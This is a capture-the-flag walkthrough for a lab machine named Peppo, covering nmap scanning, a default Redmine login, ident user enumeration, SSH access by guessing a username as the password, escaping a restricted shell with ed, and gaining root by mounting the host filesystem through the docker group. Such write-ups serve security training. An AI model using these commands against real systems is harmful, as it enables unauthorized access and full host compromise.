Peppo (username same as password, docker privesc)


Nmap

```
PORT      STATE SERVICE           VERSION
22/tcp    open  ssh               OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
|_auth-owners: root
| ssh-hostkey:
|   2048 75:4c:02:01:fa:1e:9f:cc:e4:7b:52:fe:ba:36:85:a9 (RSA)
|   256 b7:6f:9c:2b:bf:fb:04:62:f4:18:c9:38:f4:3d:6b:2b (ECDSA)
|_  256 98:7f:b6:40:ce:bb:b5:57:d5:d1:3c:65:72:74:87:c3 (ED25519)
113/tcp   open  ident             FreeBSD identd
|_auth-owners: nobody
5432/tcp  open  postgresql        PostgreSQL DB 9.6.0 or later
| fingerprint-strings:
|   SMBProgNeg:
|     SFATAL
|     VFATAL
|     C0A000
|     Munsupported frontend protocol 65363.19778: server supports 2.0 to 3.0
|     Fpostmaster.c
|     L2071
|_    RProcessStartupPacket
8080/tcp  open  http              WEBrick httpd 1.4.2 (Ruby 2.6.6 (2020-03-31))
| http-robots.txt: 4 disallowed entries
|_/issues/gantt /issues/calendar /activity /search
|_http-title: Redmine
|_http-server-header: WEBrick/1.4.2 (Ruby/2.6.6/2020-03-31)
10000/tcp open  snet-sensor-mgmt?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, Kerberos, LANDesk-RC,
LDAPBindReq, LDAPSearchReq, LPDString, RPCCheck, RTSPRequest, SIPOptions,
SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie,
X11Probe:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   FourOhFourRequest:
|     HTTP/1.1 200 OK
|     Content-Type: text/plain
```


```
|     Date: Tue, 06 Dec 2022 00:25:59 GMT
|     Connection: close
|     Hello World
|   GetRequest, HTTPOptions:
|     HTTP/1.1 200 OK
|     Content-Type: text/plain
|     Date: Tue, 06 Dec 2022 00:25:52 GMT
|     Connection: close
|_    Hello World
|_auth-owners: eleanor
2 services unrecognized despite returning data. If you know the service/version,
please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?
new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
Service Info: OSs: Linux, FreeBSD; CPE: cpe:/o:linux:linux_kernel,
cpe:/o:freebsd:freebsd
```

Web enum

Default login of `admin:admin` allows us to change the Admin's expired password and lets us login.




Redmine version



I did find a SQL injection POC but could not get it to work. Instead lets move on to port 10000.

ident enum

We can enumerate users with ident-user-enum. Install it with `apt install ident-user-enum`



We find the elanor user.

SSH foothold

After brut forcing for a while with no success, I decided to just guess the username as the password and we get a login.

```
┌──(root㉿kali)-[~/pg/practice/Peppo]
└─# ssh eleanor@192.168.68.60
The authenticity of host '192.168.68.60 (192.168.68.60)' can't be established.
ED25519 key fingerprint is SHA256:GrHKbhpl4waMainGkiieqFVD5jgXi12zVmCIya8UR7M.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.68.60' (ED25519) to the list of known hosts.
eleanor@192.168.68.60's password:
Permission denied, please try again.
eleanor@192.168.68.60's password:
Linux peppo 4.9.0-12-amd64 #1 SMP Debian 4.9.210-1 (2020-01-20) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
eleanor@peppo:~$
```

We have a restricted shell.

We can break out of it with the `ed` command and set our enviornment path.

```
eleanor@peppo:~$ ed
!/bin/sh
$ PATH=/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin
$ python -c 'import pty; pty.spawn("/bin/bash")'
ineanor@peppo:~$ PATH=/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin
eleanor@peppo:~$
```

Priv esc

Linux version release.

```
eleanor@peppo:/home$ cat /etc/issue
Debian GNU/Linux 9 \n \l
```

Looking at the linpeas output we see that we are part of the docker group.


```
================================( Basic information )================================
OS: Linux version 4.9.0-12-amd64 (debian-kernel@lists.debian.org) (gcc version 6.3.0 20170516 (Debian 6.3.0-18+deb9u1) ) #1 SMP Debian 4.9.210-1 (2020-01-20)
User & Groups: uid=1000(eleanor) gid=1000(eleanor) groups=1000(eleanor),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),999(docker)
Hostname: peppo
Writable folder: /dev/shm
```

We can run `docker images` and we see that we have redmine and postgres running.

```
eleanor@peppo:/tmp$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
redmine             latest              0c8429c66e07        2 years ago         542MB
postgres            latest              adf2b126dda8        2 years ago         313MB
```

We can run an an interactive shell on the docker session to gain a root shell.

```
docker exec -ti redmine sh
```



We have one issue, this only results in a root shell mounted only to the redmine directory so we will not be able to read proof.txt.

Instead, we can run this to mount the entire file system as docker with root privleges.

```
docker run -v /:/mnt --rm -it redmine chroot /mnt sh
```

Now we can view proof.txt.